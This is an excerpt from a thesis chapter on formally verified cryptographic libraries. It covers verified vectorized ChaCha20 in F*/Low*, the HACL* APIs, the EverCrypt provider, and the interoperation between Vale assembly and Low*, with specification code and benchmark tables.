3.2.4 Verifying high-performance vectorized implementations

In the previous section, we saw how to implement cryptographic primitives in Low* by closely following their high-level F* specification. By including a few straight-forward optimizations, we can already generate C code that is as fast as hand-written C reference implementations for these primitives. However, the record-breaking state-of-the-art assembly implementations for these primitives can be several times faster than such naive C implementations, primarily because they rely on modern hardware features that are not available on all platforms and are hence not part of standard portable C. In particular, the fastest implementations of all the primitives considered in this thesis make use of vector instructions that are available on modern Intel and ARM platforms.

Intel architectures have supported 128-bit registers since 1999, and, through a series of instruction sets (SSE, SSE2, SSSE3, AVX, AVX2, AVX512), have provided more and more sophisticated instructions to perform on 128, 256, and now 512-bit registers, treated as vectors of 8, 16, 32, or 64-bit integers. ARM introduced the NEON instruction set in 2009 that provides 128-bit vector operations. So, on platforms that support 128-bit vectors, a single vector instruction can

add 4 32-bit integers using a special vector processing unit. This does not strictly translate to a 4x speedup, since vector units have their own overheads, but can significantly boost the speed of programs that exhibit single-instruction multiple-data (SIMD) parallelism.

Many modern cryptographic primitives are specifically designed to take advantage of vectorization. However, making good use of vector instructions often requires restructuring the sequential implementation to expose the inherent parallelism and to avoid operations that are unavailable or expensive on specific vector architectures. Consequently, the vectorized code is no longer a straightforward adaptation of the high-level specification and needs new verification. In this section, we develop a verified vectorized implementation of ChaCha20 in Low*. Notably, we show how to verify vectorized C code by relying on vector libraries provided as compiler builtins and intrinsics. We do not need to rely on our verified assembly code.

We believe the implementation presented here, and first introduced in HACL in 2017 [242] was the first verified vectorized code for any cryptographic primitive and shows the way forward for verifying other record-breaking cryptographic implementations.*

3.2.4.1 Modeling vectors in F*

In F*, the underlying machine model is represented by a set of trusted library interfaces that are given precise specifications, but which are implemented at runtime by hardware or system libraries. For example, machine integers are represented by a standard library interface that formally interprets integer types like uint32 and primitive operations on them to the corresponding operations on mathematical integers int. When compiling to C, KreMLin translates these operations to native integer operations in C. However, F* programmers are free to add new libraries or modify existing libraries to better reflect their assumptions on the underlying hardware. For C compilation to succeed, they must then provide a Low* or C implementation that meets this interface.

```
1  val uint32x4: Type0
2
3  val to_seq: uint32x4 → GTot (s:seq uint32){length s = 4}
4
5  val load32x4: x0:uint32 → x1:uint32 → x2:uint32 → x3:uint32 →
6              Tot (r:uint32x4{to_seq r = createL [x0;x1;x2;x3]})
7
8  val ( + ) : x:uint32x4 → y:uint32x4 →
9             Tot (r:uint32x4{to_seq r = map2 (λ x y → x + y) (to_seq x) (to_seq y)}
10
11 val shuffle_right: s:uint32x4 → n:uint32{to_int r < 4} →
12                    Tot (r:uint32x4{if n = 1ul then createL [s.[3];s.[0];s.[1];s.[2]]
13                                    else if n == 2ul then ...})
```

Figure 3.8 – Partial F* Interface for 128-bit vectors
uint32x4 models a 128-bit vector as a sequence of four 32-bit unsigned secure integers. The ghostly function to_seq is used only within specifications and proofs; load32x4 loads four secure integers into a vector; + and <<< specifies vector addition as pointwise addition on the underlying sequence of uint32; shuffle_right specifies vector shuffling as a permutation over the underlying sequence.

We follow the same approach to model vectors in HACL* as a new kind of machine integer interface. Like integers, vectors are pure values. Their natural representation is a sequence of integers. For example, Figure 3.8 shows a fragment of our F* interface for 128-bit vectors, represented as an abstract type uint32x4. Proofs and specifications can access the underlying sequence representation of a vector, via the to_seq function. (More generally, such vectors can be also interpreted as eight 16-bit or sixteen 8-bit integers, and we can make these representations interconvertible.) Many classic integer operations (+,-,*,&,^,<<,>>,<<<) are lifted to uint32x4, and interpreted as the corresponding point-wise operations over sequences of integers. In addition, the interface provides vector-specific operations like load32x4 to load vectors, and shuffle_right, which allows the integers in a vector to be permuted.

We provide C implementations of this interface for Intel SSE3 and ARM NEON platforms. Figure 3.9 shows a fragment of the Intel library relying on GCC compiler intrinsics. This C code is not verified, it is trusted. Hence, it is important to minimize the code in such libraries, and to carefully review them to make sure that their implementation matches their assumed specification in F*. However, once we have this F* interface and its C implementation for some platform, we can build and verify vectorized cryptographic implementations in Low*.

```
1  typedef unsigned int uint32x4 __attribute__ ((vector_size (16)));
2  
3  uint32x4 load32x4(uint32_t x1, uint32_t x2, uint32_t x3, uint32_t x4){
4    return ((uint32x4) _mm_set_epi32(x4,x3,x2,x1));
5  }
6  uint32x4 uint32x4_addmod(uint32x4 x, uint32x4 y) {
7    return ((uint32x4) _mm_add_epi32((__m128i)x,(__m128i)y);
8  }
9  uint32x4 shuffle_right(uint32x4 x, unsigned int n) {
10   return ((uint32x4) _mm_shuffle_epi32((__m128i)x,
11                          _MM_SHUFFLE((3+n)%4,(2+n)%4,(1+n)%4,n%4)));
12 }
```

Figure 3.9 – (Partial) GCC library for 128-bit vectors using Intel SSE3 intrinsics (https://software.intel.com/sites/landingpage/IntrinsicsGuide/)

3.2.4.2 Verified vectorized ChaCha20

The ChaCha20 stream cipher was designed by Bernstein [50] and standardized as an IETF RFC [10] widely used as an alternative to AES in Internet protocols. For example, ChaCha20 is one of the two encryption algorithms (other than AES) included in TLS 1.3 [12]. The NaCl API includes Salsa20, which differs a little from ChaCha20 but for the purposes of verification, these differences are irrelevant; we implemented both in HACL*.

The first step, as usual is to write our formal specification for ChaCha20. We depict a fragment of our RFC-based F* specification in Figure 3.10. ChaCha20 maintains an internal state that consists of 16 32-bit integers interpreted as a 4x4 matrix. This state is initialized using the encryption key, nonce, and the initial counter (typically 0). Starting from this initial state, ChaCha20 generates a sequence of states, one for each counter value. Each state is serialized as a key block and XORed with the corresponding plaintext (or ciphertext) block to obtain

the ciphertext (or plaintext, on decryption). To generate a key block, ChaCha20 shuffles the input state 20 times, with 10 column rounds and 10 diagonal rounds. Figure 3.10 shows the computation for each column round.

```
type state = m:seq uint32{length m = 16}
type idx = n:nat{n < 16}

let line (a:idx) (b:idx) (d:idx) (s:uint32{to_int s < 32}) (m:state) =
  let m = m.[a] ← (m.[a] + m.[b]) in
  let m = m.[d] ← ((m.[d] ^ m.[a]) <<< s) in m

let quarter_round a b c d m =
  let m = line a b d 16ul m in
  let m = line c d b 12ul m in
  let m = line a b d 8ul m in
  let m = line c d b 7ul m in m

let column_round m =
  let m = quarter_round 0 4 8 12 m in
  let m = quarter_round 1 5 9 13 m in
  let m = quarter_round 2 6 10 14 m in
  let m = quarter_round 3 7 11 15 m in m
```

Figure 3.10 – RFC-based ChaCha20 specification in F*
Operators are defined over 32-bit unsigned integers. `+` is 32-bit wraparound addition, `^` is the bitwise XOR, `<<<` is rotate left.

As we did for SHA-256, we wrote a reference stateful implementation for ChaCha20 and proved that it conforms to the RFC-based specification. The generated code takes 6.26 cycles/byte to encrypt data on 64-bit Intel platforms; this is as fast as the C implementations in popular libraries like OpenSSL and libsodium, but is far slower than vectorized implementations. Indeed, previous work [53, 133] has identified two inherent forms of parallelism in ChaCha20 that lend themselves to efficient vector implementations:

Line-level Parallelism: The computations in each column and diagonal round can be reorganized to perform 4 line shufflings in parallel.

Block-level Parallelism: Since each block is independent, multiple blocks can be computed in parallel.

We are inspired by a 128-bit vector implementation in SUPERCOP by Krovetz, which is written in C using compiler intrinsics for ARM and Intel platforms, and reimplement it in HACL*. Krovetz exploits line-level parallelism by storing the state in 4 vectors, resulting in 4 vector operations per column-round, compared to 16 integer operations in unvectorized code. Diagonal rounds are a little more expensive (9 vector operations), since the state vectors have to be reorganized before and after the 3 line operations. Next, Krovetz exploits block-level parallelism and the fact that modern processors have multiple vector units (typically 3 on Intel platforms and 2 on ARM) to process multiple interleaving block computations at the same time. Finally, Krovetz vectorizes the XOR step for encryption/decryption by loading and processing 128 bits of plaintext/ciphertext at once. All these strategies require significant refactoring of the

source code, so it becomes important to verify that the code is still correct with respect to the ChaCha20 RFC.

We write a second F* specification for vectorized ChaCha20 that incorporates these changes to the core algorithm. The portion of this spec up to the column round is shown in Figure 3.11. We modify the state to store four vectors, and rearrange the `line` and `column_round` using vector operations. We then prove that the new `column_round` function has the same functional behavior as the RFC-based `column_round` function from Figure 3.10. Building up from this proof, we show that the vectorized specification for full ChaCha20 computes the same function as the original spec.

```
type state = m:seq uint32x4{length m = 4}
type idx = n:nat{n < 4}

let line (a:idx) (b:idx) (d:idx) (s:uint32{to_int s < 32}) (m:state) =
  let ma = m.[a] in let mb = m.[b] in let md = m.[d] in
  let ma = ma + mb in
  let md = (md ^ ma) <<< s in
  let m = m.[a] ←ma in
  let m = m.[d] ←md in m

let column_round m =
  let m = line 0 1 3 16ul m in
  let m = line 2 3 1 12ul m in
  let m = line 0 1 3 8ul m in
  let m = line 2 3 1 7ul m in m
```

Figure 3.11 – F* specification for 128-bit vectorized ChaCha20
Operators are defined over vector of 32-bit integers: see Figure 3.8.

Finally, we implement a stateful implementation of vectorized ChaCha20 in Low* and prove that it conforms to our vectorized specification. (As usual, we also prove that our code is memory safe and secret independent.) This completes the proof for our vectorized ChaCha20, which we believe is the first verified vectorized implementation for any cryptographic primitive.

When compiled to C and linked with our C library for `uint32x4`, our vectorized ChaCha20 implementation has the same performance as Krovetz's implementation on both Intel and ARM platforms. This makes our implementation the 8th fastest in the SUPERCOP benchmark on Intel processors, and the 2nd fastest on ARM. As we did with Krovetz, we believe we can adapt and verify the implementation techniques of faster C implementations and match their performance.

Performance The performance of our vectorized code is comparable to the fastest implementations of ChaCha20. After implementing the three vectorization strategies, our code runs almost at the same speed as the Goll-Guerin implementation (≈0.90 cycles/byte) on an AVX2 machine. However, as Dolbeau demonstrates with his implementation, it turns out that a naive vectorization of ChaCha20 can be more effective in practice. In Dolbeau's strategy, we use 16 vectors to represent the ChaCha20 state and process 8 blocks at a time by relying only on block-level parallelism. We also implemented this strategy in our code, and our performance improved to (≈0.77 cycles/byte) which is as fast as the fastest ChaCha20 code in OpenSSL, Jasmin code and as good as it gets in SUPERCOP (≈0.75 cycles/byte).

Algorithm	no-vec	vec128	vec256	krovetz	goll-guerin	dolbeau
ChaCha20	3.73	1.5	0.77	1.00	0.90	0.75

Table 3.1 – Supercop benchmarks for ChaCha20 (2020)
SUPERCOP Benchmarks on Dell XPS13 with Intel Kaby Lake i7-7560U processor, running 64-bit Ubuntu Linux. Implementations are compiled with gcc-8, gcc-9, clang-10, and clang-11.

3.2.5 Multiple APIs for HACL*

HACL* offers all the essential building blocks for real-world cryptographic application: authenticated encryption, (EC)DH key exchange, hash functions, and signatures. The C code for each of our primitives is self-contained and easy to include in C applications.

Generally, as protocol designers, we tend to prefer using the low level APIs of our libraries. However, providing higher-level interfaces to users that are not experts in cryptography is useful to prevent mistakes, hence we provide multiple other APIs for HACL.*

Summary of the supported primitives in HACL×N and low-level API
All primitives formally verified as part of HACL* [242] and HACL×N [197] are presented in Table 3.2 and individually exposed through a low-level. This makes them completely stand-alone and easy to export to other applications which do not necessarily require a full library with higher-level APIs. In fact many of these primitives are individually embedded in products such as what is done in Mozilla Firefox.

	Portable	**Arm A64**	**Intel x64**			
Algorithm	**C code**	**Neon**	**AVX**	**AVX2**	**AVX512**	**Vale**
AEAD						
ChaCha20-Poly1305	✓ [242] (+)	✓ (*)	✓ (*)	✓ (*)	✓ (*)	
AES-GCM						✓ [127]
Hashes						
SHA-224,256	✓ [242] (+)	✓ (*)	✓ (*)	✓ (*)	✓ (*)	✓ [127]
SHA-384,512	✓ [242] (+)	✓ (*)	✓ (*)	✓ (*)	✓ (*)	
Blake2s, Blake2b	✓ [200] (+)	✓ (*)	✓ (*)	✓ (*)		
SHA3-224,256,384,512	✓ [200]					
HMAC and HKDF						
HMAC (SHA-2,Blake2)	✓ [242]	✓ (*)	✓ (*)	✓ (*)	✓ (*)	
HKDF (SHA-2,Blake2)	✓ [242]	✓ (*)	✓ (*)	✓ (*)	✓ (*)	
ECC						
Curve25519	✓ [242]					✓ [200]
Ed25519	✓ [242]					
P-256	✓ [200]					
High-level APIs						
Box	✓ [242]					
HPKE	✓ (*)	✓ (*)	✓ (*)	✓ (*)	✓ (*)	✓ (*)

Table 3.2 – HACL×N: Extending HACL* with vectorized cryptography
Implementations marked with (*) were newly developed for this paper; those marked with a (+) replaced prior C implementations from [242]. These C implementations are composed with platform-specific Intel assembly code from Vale [127] (verified against the same specs) to build the EverCrypt provider [200]. (Vale assembly relies on AES-NI for AES-GCM, SHA-EXT for SHA-2, and ADX+BMI2 instructions for Curve25519.)

NaCl The APIs provided by mainstream cryptographic libraries like OpenSSL are too complex and error-prone for use by non-experts. The NaCl cryptographic API [52] seeks to address this concern by including a carefully curated set of primitives and only allowing them to be used through simple secure-by-default constructions, like box/box_open (for public-key authenticated encryption/decryption). By restricting the usage of cryptography to well-understood safe patterns, users of the library are less likely to fall into common crypto mistakes.

The NaCl API has several implementations including TweetNaCl, a minimal, compact, portable library, and libsodium, an up-to-date optimized implementation. HACL* implements the full NaCl API and hence can be used as a drop-in replacement for any application that relies on TweetNaCl or libsodium. Our code is as fast as libsodium's C code on 64-bit Intel platforms, and is many times faster than TweetNaCl on all platforms. Hence, we offer the first high-performance verified C implementation of NaCl.

TLS 1.3 TLS 1.3 [12] is one of the most important standards for secure communications over the internet. HACL* implements all the primitives needed for TLS 1.3 ciphersuites: while the 2017 version implemented only IETF ChaCha20Poly1305 authenticated encryption with associated data (AEAD), SHA-256 and HMAC-SHA-256, Curve25519 key exchange, and Ed25519 signatures, the current version implements P256 and the ECDSA signatures which are needed for X.509 certificates. An experimental branch of HACL* also provides the RSA-PSS signature scheme.

OpenSSL allows other libraries to provide cryptographic implementations via an *engine* interface. We packaged HACL* as an OpenSSL engine so that our primitives can be used within OpenSSL and by any applications built on top of OpenSSL. We use this engine to compare the speed of our code with the native implementations in OpenSSL. Our Curve25519 implementation is significantly faster than OpenSSL, and our other implementations are as fast as OpenSSL's C code, but slower than its assembly implementations.

We could carve a very simple, encryption/decryption API which can be used for simple TLS tasks such as DH, AEAD or Signature modules as a very thin layer on top of the low-level primitives.

miTLS A key advantage of developing HACL* in F* is that it can be integrated into larger verification projects in F*. For example, the miTLS project is developing a cryptographically secure implementation of the TLS 1.3 protocol in F*. Previous versions of miTLS relied on an unverified (OpenSSL-based) cryptographic library, but the new version now uses HACL* as its primary cryptographic provider. The functional correctness proofs of HACL* form a key component in the cryptographic proofs of miTLS. For example, our proofs of ChaCha20 and Poly1305 are composed with cryptographic assumptions about these primitives to build a proof of the TLS record layer protocol [107]. In the future, we expect to build a lot more verified F* applications, directly on top of the low-level API, as miTLS does.

3.3 EverCrypt: an agile provider mixing C and Assembly

Building on previous algorithm verification efforts [242, 80, 127], we present EverCrypt, a comprehensive, provably correct and secure, cryptographic provider that supports agility, multiplexing, and auto-configuration.

The API provably supports agility (choosing between multiple algorithms for the same cryptographic functionality: a IND-CCA2-secure KEM...) and multiplexing (choosing between multiple implementations of the same algorithm: one portable, another using vector instructions...). *Through abstraction and generic programming, we demonstrate how C and assembly can be composed and verified against shared specifications.* We substantiate the effectiveness of these techniques with new verified implementations (including hashes, Curve25519, and AES-GCM) whose performance matches or exceeds the best unverified implementations. When run on x64, they match or exceed the performance of the best unverified code, while the C implementations provide support across all other platforms (and offer performance competitive with unverified C code as well). We validate the API design with two high-performance verified case studies built atop EverCrypt, resulting in line-rate performance for a secure network protocol and a Merkle-tree library, used in a production blockchain for Microsoft Azure, that supports 2.7 million insertions/sec. Altogether, EverCrypt consists of over 124K verified lines of specs, code, and proofs, and it produces over 29K lines of C and 14K lines of assembly code.

Rather than commit to a single target language (e.g., C or assembly) as most previous work does, EverCrypt overhauls and unifies (via multiplexing and an agile API) two open-source projects, HACL* [242] and Vale [80, 127] in order to provide both high performance and cross platform support. We choose these projects as starting points, since HACL* produces high-performance C code for cross-platform support, while Vale produces assembly code for maximum performance on specific hardware platforms. Both employ F* [218] for verification, which allows EverCrypt to reason about both in a single unified framework.

Figure 3.12 outlines the overall structure of our API and implementations for hashing algorithms—similar structures are used for other classes of algorithms. At the top left (in red), we have trusted, pure specifications of hashing algorithms. Our specifications are optimized for clarity, not efficiency. Nevertheless, we compile them to OCaml and test them using standard test vectors. To the right of the figure, we have verified optimized implementations. The top-level interface is `EverCrypt.Hash`, which multiplexes new, efficient imperative implementations written in Low* and Vale. Each of these implementations is typically proven correct against a low-level specification (e.g., `Derived.SHA2_256`) better suited to proofs of implementation correctness than the top-level `Spec.Hash`—these derived specifications are then separately proven to refine the top-level specifications. We discuss our top-level API in Section 3.3.3.

For reuse within our verified code, we identify several generic idioms. For instance, we share a generic Merkle-Damgård construction [180, 103] between all supported hash algorithms. Similarly, we obtain all the SHA2 variants from a generic template. The genericity saves verification effort at zero runtime cost—using F*'s support for partial evaluation, we extract fully specialized C and assembly implementations of our code (Section 3.2.3.2).



Figure 3.12 – The modular structure of EverCrypt (illustrated on hashing algorithms)

The features of EverCrypt With EverCrypt, we aim to provide both cross-platform support and optimized implementations for specific platforms. Figure 3.13 summarizes our progress in this direction. All implementations are new to EverCrypt, except the targeted Poly1305 implementation, which we obtained from Vale [127], and the implementations of Ed25519, Box, and SecretBox from HACL* [242]; the latter two are simple, secure-by-default APIs for performing public-key and secret key encryption, respectively. As the table highlights, EverCrypt provides a variety of functionalities, including hashing, key derivation, cipher modes, message authentication, authenticated encryption with additional data (AEAD), signatures (Ed25519 [148, 51]), and elliptic curve operations. In most cases, EverCrypt provides both a generic C implementation for cross-platform purposes, as well as an optimized implementation for an x64-based target. EverCrypt automatically detects whether to employ the latter, and it offers agile interfaces for AEAD, hashing, HMAC, and HKDF. HMAC and HKDF build on the agile hash interface, and hence inherit targeted implementations on supported platforms. EverCrypt does not yet support agility over elliptic curves, nor does it yet support older asymmetric algorithms like RSA.

Algorithm	C version	Targeted ASM version
AEAD		
AES-GCM		AES-NI + PCLMULQDQ + AVX
ChaCha-Poly	yes	
High-level APIs		
Box	yes	
SecretBox	yes	
Hashes		
MD5	yes	
SHA1	yes	
SHA2	yes	SHA-EXT (for SHA2-224+SHA2-256)
SHA3	yes	
Blake2	yes	
MACS		
HMAC	yes	agile over hash
Poly1305	yes	X64
Key Derivation		
HKDF	yes	agile over hash
ECC		
Curve25519	yes	BMI2 + ADX
Ed25519	yes	
P-256	yes	
Ciphers		
ChaCha20	yes	
AES128, 256		AES NI + AVX
AES-CTR		AES NI + AVX

Figure 3.13 – Supported algorithms in EverCrypt

3.3.1 Vale: formally verified assembly in F*

Vale is a collection of verified assembly programs written in Vale [80, 127], a language designed to verify high-performance assembly implementations of cryptographic primitives. Vale allows developers to annotate assembly code with pre- and postconditions, loop invariants, lemmas, etc. to assist with verification (Fig. 3.14) and provides precise source-level error reporting when verification fails.

```
procedure mul1(ghost dst:arr64, ghost src:arr64)
  lets dst_ptr @= rdi; src_ptr @= rsi; b @= rdx;
       a := pow2_four(src[0], src[1], src[2], src[3]);
  reads dst_ptr; src_ptr; b;
  modifies rax; r8; r9; r10; r11; r12; r13; mem; efl;
  requires adx_enabled && bmi2_enabled;
    arrays_disjoint(dst, src) || dst == src;
    validDstAddrs64(mem, dst_ptr, dst, 4);
    validSrcAddrs64(mem, src_ptr, src, 4);
  ensures
    let d := pow2_five(dst[0], dst[1], dst[2], dst[3], rax);
    d == old(a * b);
```

Figure 3.14 – Type signature for Vale's implementation of multiplying a 256-bit number (in the `src` array) by a 64-bit number in `b`.
The arrays themselves are "ghost" variables, i.e., used only for proof purposes. The signature first declares some local aliases using `lets` (e.g., the pointer to the `dst` array must be in the `rdi` register). The procedure then specifies its framing (the portions of state it reads/modifies). The preconditions show that it expects the CPU to support the ADX and BMI2 extensions; the input and output arrays cannot partially overlap; and the pointers provided are valid. It returns the result of the multiplication in a combination of the destination array and `rax`.

Vale models a well-structured subset of assembly language, with control flow restricted to blocks of instructions, if/then/else branching, and while loops. Although limited, this subset is well-suited to implementations of cryptographic primitives similar to those found in OpenSSL.

The original Vale tool relied on Dafny [166] an off-the-shelf framework using the Z3 [105] SMT solver for verification. Recent work [127] modifies Vale to use F* instead and leverages F*'s powerful type checker to speed up the verification process and increase the usability of the Vale tool: Verification using Vale is an iterative process, where a programmer writes code and a specification, checks for correctness, and adds static assertions or modifies the code, the preconditions and the postconditions until verification succeeds. Reducing the verification time hence makes the tool user-friendlier, as it reduces the annoyance for a programmer waiting for the verification results. The latest version of Vale [127] can be viewed as a DSL that relies on deeply embedded hardware semantics formalized within F*, which also discharges proof obligations demonstrating the correctness and security of Vale assembly programs.

Vale implementations are verified for safety (programs do not crash), functional correctness (the implementations match their specification on all inputs), and robustness to cache-based and timing-based side-channel attacks.

Vale includes several implementations of cryptographic primitives. Some of these achieve good performance, such as 750 MB/s for AES-CBC [80] and 990 MB/s for AES-GCM [127], but this still falls short of the fastest OpenSSL assembly language code, which reaches up to 6400

MB/s for AES-GCM [127]. Vale's implementations are, by design, platform specific and do not offer fallbacks or even automatic detection of CPU capabilities.

In addition to improving on verified cryptographic implementations provided by Vale, we also improve on the Vale framework itself, notably the manner in which Vale and Low* interoperate. Previous work on Vale [127] presented an external trusted tool called CCWrap, which would textually print out Low* wrappers around Vale routines, relying on the user to edit the file and finish the proof that the Low* signature provably summarizes the semantics of the Vale code. This approach is vulnerable to accidental modifications in the generated code that would affect the semantics; and to mistakes in the tool itself. More importantly, CCWrap generates a fresh model of assembly calls at each invocation, which F* then needs to verify. This does not scale up to an entire provider. In contrast, we provide a new model and verified library in support of generic interoperability between Vale and Low* that specifically addresses all these drawbacks. We describe this work in Section 3.3.2.

Other projects (e.g, CertiKOS [135]) also focused on verified interoperation by reasoning about deep embeddings of both C and assembly. We do not have access to a deep embedding of C semantics in F* as C code is extracted from Low*, and then compiled using generic compilers such as CompCert or GCC. Hence, our interoperation is lighter-weight, at the price of a slightly bigger TCB that models calls into assembly, and of not supporting features such as callbacks.

3.3.2 Combining HACL*'s verified C and Vale's verified assembly

Implementing cryptography in assembly enables the use of hardware-specific features, such as the SHA-EXT [139] and AES-NI [137] instruction sets. It also enables manual optimizations that general-purpose compilers might not detect. To achieve high-performance, EverCrypt therefore needs the ability to verifiably call Vale assembly routines from Low*. To support fine-grained interactions between C and assembly, we provide a verified interoperation framework to reconcile differences in their execution models (e.g., different memory models) while ensuring that specifications of verified Low* and Vale code match precisely.

In contrast to prior work that considers C programs interoperating with potentially malicious assembly language contexts [16], the setting in EverCrypt is simpler—C code verified in Low* interacts with assembly code verified in Vale. Given Vale's focus on verified cryptography, it has sufficed, so far, for Low* programs to call Vale while sharing mutable arrays of fixed-width types, for Vale to read and write those arrays, and to return word-sized results back to Low*. In the future, the Vale team plan to extend support for interoperability to other architectures (beyond x64), while sharing richer, structured types between Low* and Vale, should the need arise. We summarize the main features of our interoperation model below.

- Verified Low* programs call into verified Vale procedures or inline assembly fragments.
- Control transfers from Vale back to Low* only via returns; there are no callbacks from Vale to Low*.

The only observable effects of Vale in Low* are:

- updates to memory, observed atomically as the Vale program returns (since there are no callbacks, intermediate memory states are not observable);

— the value in the `rax` register in the final machine state of the Vale program as it `returns` to Low*; and,

— digital side-channels due to the trace of instructions or memory addresses accessed by the Vale program.

As such, Vale procedures extend the semantics of Low* with an atomic computational step with effects on memory and a single word-sized result (but with variable execution time as a potential side channel). The goal of our interoperation framework is to safely lift the fine-grained Vale semantics to a Low* specification, so that Low* programs containing atomic Vale steps can be verified within Low*'s program logic.

3.3.2.1 Modeling interoperation between Low* and Vale

There are four main elements of our model, which we describe in more detail below:

— Relating memory models: Constructing an initial Vale state from the Low* heap and interpreting the final Vale state as a Low* heap requires relating the Low* structured memory model to Vale's "flat array of bytes" memory model.

— Modeling the calling convention: Constructing the initial Vale state also requires modeling the calling convention to place arguments in specific registers.

— Lifting specifications: The lift_pre and lift_post functions interpret Vale pre- and postconditions as Low* pre- and postconditions.

— Side-channel analysis: We use a taint analysis to show that execution traces of Vale programs are secret independent, and relate this to Low*'s notion of secret independence.

Modeling a call to Vale from Low* Abstractly, a verified Vale procedure satisfies a Hoare triple $\{P\}\ c\ \{Q\}$, meaning that for all Vale machine states s_0 that satisfies P, it is safe to evaluate the Vale instructions c, producing a final state that satisfies Q; i.e., the following property is provable in F*:

$$\forall s_0.\ P\ s_0 \implies Q\ (\mathsf{eval}\ c\ s_0)$$

Here, eval is a definitional interpreter for the semantics of Vale in F*. We make use of this definitional interpreter to lift a Vale Hoare triple to Low*, as shown in the sketch below:

```
1 let call_assembly c arg₁ ... argₙ
2   : Stack uint64 (requires lift_pre P) (ensures lift_post Q) =
3   let h0 = get () in
4   let s0 = initial_vale_state h0 arg1 ... argn in
5   let s1 = eval c s0 in
6   let rax, h1 = final_lowstar_state h0 s1 in
7   put h1; rax
```

The Low* function call_assembly models calling the Vale code c with arguments $\mathsf{arg}_1 \ldots \mathsf{arg}_n$. Operationally, the call is modeled as follows: at line 3, we retrieve the initial Low* heap h_0; at line 4, we construct the initial Vale state s_0 from h_0 and all the arguments; at line 5, we run the Vale definitional interpreter to obtain the final Vale state s_1; at line 6, we translate this s_1

back to a Low* heap h_1 and return value rax; finally, we update the Low* state atomically with h_1 and return rax. Most importantly, at line 2, we prove that whenever the Vale code satisfies $\{P\}\ c\ \{Q\}$, our operational model of Low*/Vale interoperation is soundly specified by the Low* computation type: `Stack uint64 (requires lift_pre` P`) (ensures lift_post` Q`)`. Concretely, each call to assembly from Low* is extracted by our compiler as a C extern signature, whereas the assembly code itself is printed by Vale's simple assembly printer.

Relating memory models The memory models used by Low* and Vale differ significantly. The Low* memory model stores values of structured types: the types include machine integers of various widths (8–128 bits) and signedness; and arrays of structured values (as in C, pointers are just singleton arrays). In contrast, Vale treats memory as just a flat array of bytes. At each call, we may pass several pointers from Low* to Vale; to do so, we assume the existence of a physical address map that assigns a Vale address for each shared pointer. Given this address map, we can build an explicit correspondence from the fragment of Low* memory containing the shared pointers to Vale's flat memory—this involves making explicit the layout of each structured type (e.g., endianness of machine integers), and the layout in contiguous memory of the elements of an array. For EverCrypt's specific goal of accelerating the inner loops of crypto routines, our current focus on just these types for interoperation has sufficed.

Modeling the calling convention From Vale's perspective, arguments are received in specific registers and spilled on the stack if needed; in contrast, in Low* as in C, arguments are just named. As we construct the initial vale state, we translate between these (platform-specific) conventions, e.g., on an x64 machine running Linux, the first argument of a function must be passed in the rdi register, and the second in rsi. Further, the wrapper requires that *callee-saved registers* (e.g., r15 for Windows on x64) have the same value when entering and exiting the Vale procedure. Aside from x64 standard calls on Windows and Linux, we also support custom calling conventions in support of inline assembly (subject to restrictions, e.g., the stack register rsp cannot be used to pass arguments, and distinct arguments must be passed in distinct registers). One of the subtleties of modeling the calling convention is to define it once, while accounting for all arities (notice the $\mathsf{arg}_1 \ \ldots\ \mathsf{arg}_n$, in the sketch of call_assembly of the previous section)—F*'s support for dependently typed arity-generic programming [24] makes this possible.

Lifting specifications from Vale to Low* To preserve the verification guarantees of a Vale program when called from Low*, the Vale preconditions must be provable in the initial Low* state and arguments in scope. Dually, the Vale postconditions must suffice to continue the proof on the Low* side. A key feature of our interoperation layer is to lift Vale specifications along the mapping between Vale and Low* states, e.g., lift_pre and lift_post reinterpret soundly and generically (i.e., once and for all) pre- and postconditions on Vale's flat memory model and register contents in terms of Low*'s structured memory and named arguments in scope. As explained in Section 3.3.2.1, relating specifications between Vale and Low* is untrusted—thankfully so, since this is also perhaps the most complex part of our interoperation framework, for two reasons. First, Vale and Low* use subtly different core concepts (each optimized for their particular setting) including different types for integers, and different predicates for memory footprints, disjoint-

ness, and liveness of memory locations. Hence, relating their specifications involves working deep within the core of the semantic models of the two languages and proving compatibility properties among these different notions. This is only possible because both languages are embedded within the same underlying logic, i.e., F*. Second, because we model the calling convention generically for all arities, the relations among Vale and Low* core concepts must also be generic, since these state properties of the variable number and types of arguments in scope. However, the payoff for these technical proofs is that they are done once and for all, and their development cost is easily amortized by the relative convenience of instantiating the framework at a specific arity for each call from Low* to Vale.

